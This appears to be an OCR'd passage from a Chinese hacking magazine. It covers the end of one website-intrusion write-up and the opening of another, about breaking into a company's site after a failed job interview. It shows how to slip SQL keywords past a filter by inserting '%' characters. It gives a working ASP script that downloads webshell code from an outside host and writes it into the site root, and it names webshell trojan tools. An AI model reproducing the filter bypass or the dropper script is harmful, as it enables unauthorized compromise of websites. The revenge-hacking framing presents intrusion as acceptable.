


图 5




图 6




图 7

"%"后跟的不是16进制数字，而是像"fjhh%fjhh"的话那会有什么反应呢？经编译后，它会直接变为"fjhhfjhh"。所以，我们就可以这样来绕过一流过滤系统了，如图7。

这里我再说明一下，该网站使用的一流系统其实并不是一流的，我再贴出一张图来，同样是一流系统，同样修改为"dro%p table"，如图8。

同时我们还要注意，它拦截的内容并没有显示出来，不然我们就可以通过加"%"来绕过了。如果我们以后遇到的是这个BT版本的一流过滤系统，那么就要换种方法了。




图 8

```
<%Set xPost = CreateObject("Microsoft.XMLHTTP")
        xPost.Open "GET","http://www.XXX.com/fjhh.txt",False
        xPost.Send()
        Set sGet = CreateObject("ADODB.Stream")
        sGet.Mode = 3
        sGet.Type = 1
        sGet.Open()
        sGet.Write(xPost.responseBody)
        sGet.SaveToFile Server.MapPath("/fjhh.asp"),2
        set sGet = nothing
        set sPOST = nothing
        response.Write("下载文件成功！<br>")
%>
```

图 9

我们请出lake2 的一句话木马连接端，先找出网站的绝对路径，然后写入文件，当然了，我们写入大马是不行的，BT 版本的同样会过滤掉的，我们写入以下代码，保存为1.asp，如图9。在你的网站空间里新建一个文本 fjhh.txt，其内容就是我们要写的大马代码，1.asp 这个文件就是用来获取 fjhh.txt 的内容，然后将其写入到网站根目录下的 fjhh.asp 文件中。这样，我们的大马就被成功写入了。

这次获取 webshell，其实并没有什么技术性，利用的都是一些老漏洞，只是觉得绕过一流系统有点麻烦，特别是那个BT版本，我们需要换个思路就可以实现了。

（文章中涉及到的 WSockExpert，海阳2006 木马，lake2 的一句话木马已经收录在光盘中）

文章难易度：★★★
文章知识点：通过获取数据库中的ks_Log字段，猜测出管理员使用的密码，然后登录后台，获取webshell

由目标数据库开始的入侵

逍遥复仇／江厚来

一、事情起因

某天小菜我到一家网络公司去应聘机房管理员，主管的第一个问题就是问我会做网站吗？我倒，我要是会做网站就去当程序员了，还应聘机房管理员干啥？想不到居然会问这么白痴的问题。这已经是我第N 次面试失败了，真后悔以前在学校里没有好好学习呀！回到家里甚是郁闷，我不会做网站我会黑站还不行吗？

二、掘地挖金

在百度中搜索找到了这家公司，打开首页看了看，网站做得还蛮大的，就是有点儿太黑了，服务器托管的价格太贵了，如图1。




图 1




图 2




图 3

